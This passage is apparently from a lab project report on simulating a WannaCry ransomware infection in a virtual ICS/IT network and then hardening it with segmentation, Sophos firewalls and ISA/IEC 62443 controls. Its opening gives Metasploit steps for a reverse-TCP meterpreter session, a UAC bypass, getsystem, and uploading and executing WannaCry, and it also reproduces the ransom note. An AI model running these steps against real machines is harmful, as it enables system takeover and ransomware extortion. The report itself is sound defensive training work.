4. Run reverse_tcp.exe

Kali meterpreter session to victim

1. Return to previous terminal
2. Run the command:
   background
3. Run the command:
   use exploit/windows/local/bypassuac
4. Run the command:
   set target 1
5. Run the command:
   set session 1
6. Run the command:
   set payload windows/x64/meterpreter/reverse_tcp
7. Run the command:
   set LHOST x.x.x.x

   x.x.x.x = Kali IP Address

8. Run the command:
   set LPORT 5555

9. Run the command:
   run
10. Run the command:
    getsystem

Send and Run WannaCry to the Victim

1. Run the command:
   upload (Start Location) (End Location)


(Start Location) = Location of executable
(End Location) = Destination of malware on victim’s computer Example: c:\\windows

2. Run the command:
   Execute -f filename

   filename = Name of Executable/Malware

Aftermath of WannaCry

Once the WannaCry malware is activated on a victim's device, the WannaCry ransomware will encrypt all user data, display a ransomware note and install an app information regarding the ransom. Once the data is encrypted, the user will no longer be able to access stored data on their hard drive.



Windows

Windows can't open this file:


File: Very Important Stuff.txt.WNCRY

To open this file, Windows needs to know what program you want to use to open it. Windows can go online to look it up automatically, or you can manually select from a list of programs that are installed on your computer.

What do you want to do?


● Use the Web service to find the correct program
○ Select a program from a list of installed programs

In addition to encryption of data, the WannaCry malware will change the background wallpaper located below. The photo informs the victim that their files are encrypted and to view the Wana Decrypt0r. The background state that the victim should access Wana Decrypt0r application and follow the instructions to recover their data.



```
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

The Wana Decrypt0r application located below contains questions and answers a victim may have, two separate countdowns, and a bitcoin address. The questions and answers on the application informs the victim of a recap of the current situation, how to recover their files and how to pay the ransom. The victim will be notified through two distinct countdowns that the amount of bitcoin payment will increase if payment is not received, and files will be lost if no payment is made to the bitcoin address.



Ooops, your files have been encrypted!

Payment will be raised on
5/14/2023 09:45:40
Time Left
02:22:20:57

Your files will be lost on
5/18/2023 09:45:40
Time Left
06:22:20:57

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Send $300 worth of bitcoin to this address:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Vulnerability Analysis

Network Segmentation

After conducting a vulnerability analysis of our network, focusing on the network topology and the overall features of the workstations, we have identified several vulnerabilities that need attention and improvement.

One significant vulnerability we discovered is the lack of network segmentation. Currently, our network consists of an ICS network and an IT network, with interconnected devices. This absence of proper network segmentation poses a significant security risk. In the event of a malware infection, it could easily propagate across different areas of our network. Without network segmentation, an infected device or malicious software could communicate between the ICS and IT networks, potentially compromising critical industrial systems and sensitive IT resources.

Endpoint Protection

Additionally, we identified another significant vulnerability, which was the lack of endpoint protection on the workstations. Endpoint protection refers to the security measures implemented on individual devices to safeguard against various threats, including malware, viruses, and unauthorized access.

Without proper endpoint protection, the workstations in our network are more susceptible to malware infections, data breaches, and unauthorized access attempts. This exposes our systems and data to significant risks and compromises the overall security of the network.

Unlimited Unsuccessful Login Attempts

The absence of limitations on the number of login attempts is a vulnerability in our system. The control system should have the ability to limit the number of unsuccessful login attempts made by a user within a configurable time frame. If the login attempts are exceeded, the system should be capable of denying access for a defined period or until an administrator unlocks it. Our system does not have either of these features, which makes it vulnerable to brute-force and DoS attacks.

Session lock

The control system should possess the capability to initiate a session lock after a configurable period of inactivity or through manual activation, which prevents further access. This session lock shall remain in effect until the human user who owns the session or another authorized user re-establishes access using proper identification and authentication procedures.

Our network can lock a session when inactivity exceeds a certain time. This ensures that workstations are not accessible to unauthorized users, protects the privacy of users' information and activities, and reduces malicious actions or unauthorized changes when the user is away. Session lock is a critical security measure that promotes the confidentiality, integrity, and availability of our system.

Non-repudiation

The control system should have the capability to determine whether a specific action was performed by a particular user. Our network and devices have this ability. Each workstation can only be accessed with account credentials, and these credentials link to the person working on the machine. Also, the machines have logged data that indicate what actions have been taken. Therefore, a user cannot deny an action that was performed by them. This provides a level of trust and confidence in the network's integrity and adds another layer of security to the network.

Malicious Code Protection

The control system should possess the capability to implement protection measures aimed at preventing, detecting, reporting, and mitigating the impacts of malicious code or unauthorized software. Our system cannot detect, prevent, report, and mitigate malicious code or software. However, the firewall implemented in our network is designed to prevent malware from infiltrating our systems. As a result, the presence of malicious code or unauthorized software running on our systems should be effectively prevented.

Deterministic output

The control system shall possess the ability to configure predetermined actions for outputs in the event that normal operation cannot be sustained due to an attack. A control system needs to operate normally while under attack or needs to fail to a predetermined state. This is to ensure the integrity of a system.

In the event of a disruption to our network, a predetermined fail-safe state will be triggered to ensure safe operations. However, if an attack is successful, there is a high possibility of experiencing a significant decrease in production or a complete halt in operations. Additionally, the safety risks associated with a cyberattack on the plant may include potential incidents such as explosions, fires, leaks, oil spills, air pollution, and damage to ecosystems. Therefore, it is crucial for us to establish measures that guarantee the continued operation of our plant or its transition into a fail-safe state.

Information Confidentiality

The control system should provide the capability to protect the confidentiality of information whether at rest or in transit. The protection of information can be maintained by encryption, compartmentalization, and other techniques. The control system should choose a technique that takes into account the potential consequences of system failure or attack and its ability to recover from an attack.

Currently, our system lacks measures to ensure the confidentiality of information. To address this, we should consider encryption for information. By encrypting our data, we can protect it from unauthorized access or interception and enhance our network's security.

Zone Boundary Protection

The control system should possess the capability to monitor and regulate communications at zone boundaries in order to enforce the segmentation. Connections to external networks should occur through managed interfaces consisting of appropriate boundary protection devices such as routers, firewalls, proxies, etc.

As of now, our system lacks zone boundary protections. However, as part of our security implementation, we plan to establish will have an IDMZ zone that will introduce network segmentation. Moreover, it will effectively prevent communication across the control system boundary, enhancing the security of our network.

ISA/IEC 62433

To further analyze the vulnerabilities identified in our network and address them using the ISA/IEC 62443 standard, we can consider the following aspects: potential exposure, impact on end users, root cause analysis, and complexity of the changes.

Network Segmentation:

- Potential Exposure: The lack of network segmentation exposes our network to potential for malware propagation and unauthorized access between the ICS and IT networks.
- Impact on End Users: If a malware infection occurs, critical industrial systems and sensitive IT resources can be compromised.
- Root Cause Analysis: The absence of proper network segmentation is the root cause of this vulnerability.
- Complexity of Change: Implementing network segmentation can be complex, requiring careful planning and coordination between the ICS and IT teams.

Endpoint Protection:

- Potential Exposure: Without proper endpoint protection, workstations can be exposed to malware infections, unauthorized access attempts, and data breaches.
- Impact on End Users: Unprotected workstations increase the risk of compromised systems, data loss, and potential breaches of sensitive information.
- Root Cause Analysis: The vulnerability is due to the lack of security measures implemented on individual devices.
- Complexity of Change: Deploying endpoint protection solutions involves ensuring compatibility with existing systems, establishing centralized management, and monitoring capabilities.

Unlimited Unsuccessful Login Attempts:

- Potential Exposure: The absence of limitations on login attempts makes your system vulnerable to brute-force and denial-of-service (DoS) attacks.
- Impact on End Users: Unrestricted login attempts increase the risk of unauthorized access, system lockouts, and potential service disruptions.
- Root Cause Analysis: The vulnerability stems from the lack of restrictions to limit unsuccessful login attempts.
- Complexity of Change: Implementing limitations on login attempts requires changes to the authentication system and incorporating account lockout policies.

Session Lock:

- Potential Exposure: Without session lock functionality, unauthorized access and malicious actions can occur when a user is away from their workstation.
- Impact on End Users: Absence of session lock increases the risk of unauthorized access to sensitive information and potential misuse.
- Root Cause Analysis: The vulnerability arises from the lack of a process to initiate a session lock after a period of inactivity.
- Complexity of Change: Enabling session lock requires configuring the system to detect user inactivity, automatically initiate a lock, and providing manual activation options.

Non-repudiation:

- Potential Exposure: Non-repudiation is essential for maintaining trust, accountability, and ensuring that actions can be attributed to specific users.
- Impact on End Users: Without non-repudiation measures, users may deny actions they have performed, hindering incident investigation, and compromising the network's integrity.
- Root Cause Analysis: The vulnerability arises if there is a lack of user accountability and an absence of logs to trace actions to specific individuals.
- Complexity of Change: Implementing non-repudiation measures involves enhancing logging capabilities, enforcing user authentication for all actions, and ensuring secure storage and access to audit logs.

Malicious Code Protection:


- Potential Exposure: The absence of measures to prevent, detect, report, and mitigate malicious code exposes the system to potential malware attacks and unauthorized software installations.
- Impact on End Users: Malicious code can lead to system disruptions, data breaches, and compromise the confidentiality, integrity, and availability of the network.
- Root Cause Analysis: The vulnerability results from the lack of protective measures against malicious code.
- Complexity of Change: Implementing effective malicious code protection requires deploying antivirus software and intrusion detection/prevention systems.

Improved Network Design

To enhance the security of our network, we implemented several measures and solutions. Device hardening, which involved disabling SMBv1, updating the operating systems of our workstations to Windows 10, installing Sophos endpoint protection, and implementing user account management protocols.


In addition, we deployed Sophos XG Firewalls, which played a pivotal role in network segmentation through the use of an IDMZ. These firewalls enforced strict policies and rules to control network traffic, while also incorporating ability to isolate an endpoint if infected with malware, intrusion detection system (IDS)/intrusion prevention system (IPS) capabilities, deep packet inspection, Advanced Threat Protection (ATP), web filtering and a cloud sandbox for proactive threat analysis.

Enabling the IDS/IPS, APT, and deep packet inspection allows us to monitor all incoming and outgoing traffic for threats within our network. All traffic within our network will later appear within our Sophos XG Firewall's Logs. The logs will also help us to carefully examine the source and destination IP of the traffic and in addition it will inform us if the traffic was successful.



	Time	Log comp	Log subtype	Username	Firewall rule	Firewall rule name	NAT rule	NAT rule name	In interface	Out interface	Src IP	Dst IP	Src port	Dst port	protocol	Rule type	Live PCAP	Message	Log occurrence
Firewall	2023-05-20 21:45:02	Invalid Traffic	Denied		N/A		0				192.168.188.2	23.62.81.152	49159	80	TCP	0	Open PCAP	Could not associate packet to any connection.	1
Firewall	2023-05-20 21:44:15	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortA	PortB	192.168.19.2	8.8.8.8	54982	53	UDP	1	Open PCAP		1
Firewall	2023-05-20 21:43:58	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortA	PortB	192.168.19.2	207.194.175.138	49158	80	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:56	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortA	PortB	192.168.19.2	23.82.136.14	49196	443	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:45	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:45	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:44	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:44	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:44	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:43	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:43	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:43	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:42	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:42	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:42	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:41	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1
Firewall	2023-05-20 21:43:41	Firewall Rule	Allowed		6	Lan To Wan	4	Lan To Wan	PortC	PortB	192.168.188.2	192.168.1.86	49172	5555	TCP	1	Open PCAP		1

Lastly, we are able to configure web filtering within our firewall rules, which allows us to scan web traffic for malware, block QUIC protocol and assign a web policy. Web policies determine what websites the network can access, during a specific time period, and what action to take if the policy is breached.



Web filtering

Web policy

None

□ Apply web category-based traffic shaping

□ Block QUIC protocol

Malware and content scanning

□ Scan HTTP and decrypted HTTPS

□ Use zero-day protection

□ Scan FTP for malware

Filtering common web ports


□ Use web proxy instead of DPI engine

DPI engine or web proxy?

Web proxy options

□ Decrypt HTTPS during web proxy filtering

For example, the web policies can block Nudity and Adult content on Sunday and if a user breaks that policy we can automatically block all HTTP traffic.



Anybody | Nudity and Adult Content | All Time on Sund...

Along with enable IDS/IPS, web filtering and advance protection on our network, we created a IDMZ zone. A IDMZ zone allows us to prevent traffic flowing from our IT/enterprise zone to our ICS/Industrial zone and vice versa. Limiting what network traffic that can flow between each zone will prevent malware such as Wannacry from propagating from one zone to another zone in the network.

Similar to our Vulnerable Network, we used VMware and created three host only networks (IT, IDMZ and ICS). We hosted three Windows 10, one Windows 2016 Server, one DeltaV and two Sophos XG firewall virtual machines. In addition to three host only networks, we added a bridged network adapter to the Sophos XG firewall to allow the virtual machines to access the internet.

The network address of each zone are:

IT

- Network Range 192.168.19.0/24
- ITWorkstation1 192.168.19.2/24
- ITWorkstation2 192.168.19.3/24
- Default Gateway 192.168.19.10


IDMZ


- Network Range 192.168.192.0/24
- Window 2016 Server 192.168.192.2/24
- Default Gateway 192.168.192.10

ICS

- Network Range 192.168.188.0/24
- EngWorkstation1 192.168.188.2/24
- DeltaV 192.168.188.3/24
- Default Gateway 192.168.188.10

Sophos Central served as a centralized management platform, providing real-time information, alerts, and warnings. It featured a threat analysis centre that actively detected and remediated potential security issues. Whenever it identified any suspicious activity, it promptly sent email alerts containing detailed information about the incident.





[MEDIUM] Alert for Sophos Central [Sophos Inc.]: A device is not encrypted

do-not-reply@central.sophos.com
to me

Thu, May 11, 8:14 PM (2 days ago)

This email alert was generated by Sophos Central. Do not reply to this email.

SOPHOS
CENTRAL

Sophos Central Event Details for Sophos Inc.

What happened: A device that should be encrypted is not encrypted.

Where it happened: DESKTOP-8FO798I

User associated with device: DESKTOP-8FO798I\I Want To Cry


How severe it is: Medium

What Sophos has done so far: We tried to start encryption.

What you need to do: Log in to the device and follow the instructions of the Sophos Device Encryption dialogs. This will start encryption.

By implementing these security measures and following the guidelines outlined in ISA/IEC 62443, we significantly enhanced our network's security posture. These steps encompassed device hardening, network segmentation, advanced threat detection and prevention capabilities, and centralized security management. The combination of these measures contributed to a more robust and proactive defence against potential threats and vulnerabilities.

Security Levels

